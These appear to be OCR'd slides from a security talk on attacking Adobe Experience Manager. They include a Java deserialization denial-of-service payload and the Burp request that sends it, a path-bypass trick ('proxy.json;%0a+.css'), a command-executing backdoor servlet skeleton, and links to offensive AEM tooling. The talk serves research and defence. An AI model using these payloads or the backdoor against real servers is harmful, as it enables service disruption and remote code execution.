
ExternalJobPostServlet deser / CVE?

- Affects AEM 5.5 / AEM 5.6

```
@Service
@Properties(value = {
    @Property(name = "sling.servlet.extensions", value = "json"),
    @Property(name = "sling.servlet.paths", value =
"/libs/dam/cloud/proxy"),
    @Property(name = "sling.servlet.methods", value = { "POST", "GET",
"HEAD" })
})
public class ExternalJobPostServlet extends SlingAllMethodsServlet {
    ...
}
```

ExternalJobPostServlet deser / CVE?

- Parameter file accepts Java serialized stream and passes to OIS.readObject()
- Hard to exploit in OSGI environment


root@kali: ~/ysoserial/ois-dos
File Edit View Search Terminal Help
root@kali:~/ysoserial/ois-dos# java -Xmx25g -jar target/oisdos-1.0.jar ObjectArr
ayHeap
Generating ObjectArray heap overflow (8GB) using a payload of size 44

Memory:
Total Before [GB]: 0.05810546875
Free Before [GB]: 0.056893751025199 89
Payload (base64): rO0ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cH////c=
... deserializing ... Java HotSpot(TM) 64-Bit Server VM warning: INFO: o
s::commit_memory(0x0000000182980000, 8589934592, 0) failed; error='Cannot alloca
te memory' (errno=12)
#
There is insufficient memory for the Java Runtime Environment to continue.
Native memory allocation (mmap) failed to map 8589934592 bytes for committing
reserved memory.
An error report file with more information is saved as:
/root/ysoserial/ois-dos/hs_err_pid13478.log
root@kali:~/ysoserial/ois-dos#

Applications Places Wed 19:33 1 en

Burp Suite Free Edition v1.6.32

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 × 2 × 3 × 5 × 6 × 7 × 8 × 9 × 10 × 13 × 14 × 15 × 16 × 17 × 18 × ...

Go Cancel < | > | Target: ht[redacted]

Request

Raw Params Headers Hex

```
POST /libs/dam/cloud/proxy.json;%0a+.css HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host:[redacted]
Accept: */*
Content-Length: 346
Content-Type: multipart/form-data; boundary=----------2b28b2bdac0ecd9e
Connection: close

----------2b28b2bdac0ecd9e
Content-Disposition: form-data; name=":operation"

job
----------2b28b2bdac0ecd9e
Content-Disposition: form-data; name="file"; filename="jobevent"
Content-Type: application/octet-stream

[binary]
----------2b28b2bdac0ecd9e--
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 500 Internal Server Error
Server: Apache
[redacted]
Expires: Wed, 04 May 2016 16:10:41 GMT
Vary: Accept-Encoding
Content-Length: 461
X-Cnection: close
Content-Type: text/html;charset=utf-8
Date: Wed, 04 May 2016 16:11:10 GMT
Connection: close
[redacted]
access-control-max-age: 86400
access-control-allow-credentials: false
access-control-allow-headers: *
access-control-allow-methods: GET,POST
access-control-allow-origin: *

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
    <head><title>500 Java heap space</title></head>
    <body>
        <h1>Java heap space</h1>
        <p>Cannot serve request to /libs/dam/cloud/proxy.json;%0a%2b.css on this server</p>
```

Automation

AEM RCE bundle

- Allows to get RCE* when having access to Felix Console
- https://github.com/0ang3el/aem-rce-bundle.git

* RCE – Remote Code Execution


AEM RCE bundle

- Path - /bin/backdoor.html?cmd=ifconfig

```
34  @Component(service=Servlet.class,
35             property={
36                     Constants.SERVICE_DESCRIPTION + "=AEM Backdoor Servlet",
37                     "sling.servlet.methods=" + HttpConstants.METHOD_GET,
38                     "sling.servlet.paths="+ "/bin/backdoor",
39                     "sling.servlet.extensions=" + "html"
40             })
41  public class BackdoorServlet extends SlingSafeMethodsServlet {
42
43      private static final long serialVersionUid = 1L;
44
45      @Override
46      protected void doGet(final SlingHttpServletRequest req,
47              final SlingHttpServletResponse resp) throws ServletException, IOException {...}
64  }
65
```

AEM Hacker

- Scripts to check security of AEM application
  - aem_hacker.py, aem_discoverer.py, aem_enum.py, aem_ssrf2rce.py, aem_server.py, response.bin, aem-rce-sling-script.sh
- https://github.com/0ang3el/aem-hacker.git


Applications
Places
Terminal
Thu 09:47
1
Start Recording
root@kali: /tmp
File Edit View Search Terminal Help
root@kali:/tmp#

Takeaways

adaptTo()

Takeaways

- Vulnerabilities can occur on different levels
- Install security updates
- Defense in depth
- Check security of AEM application
  - Pentest / Bug bounty

adaptTo()

Thank you

@0ang3el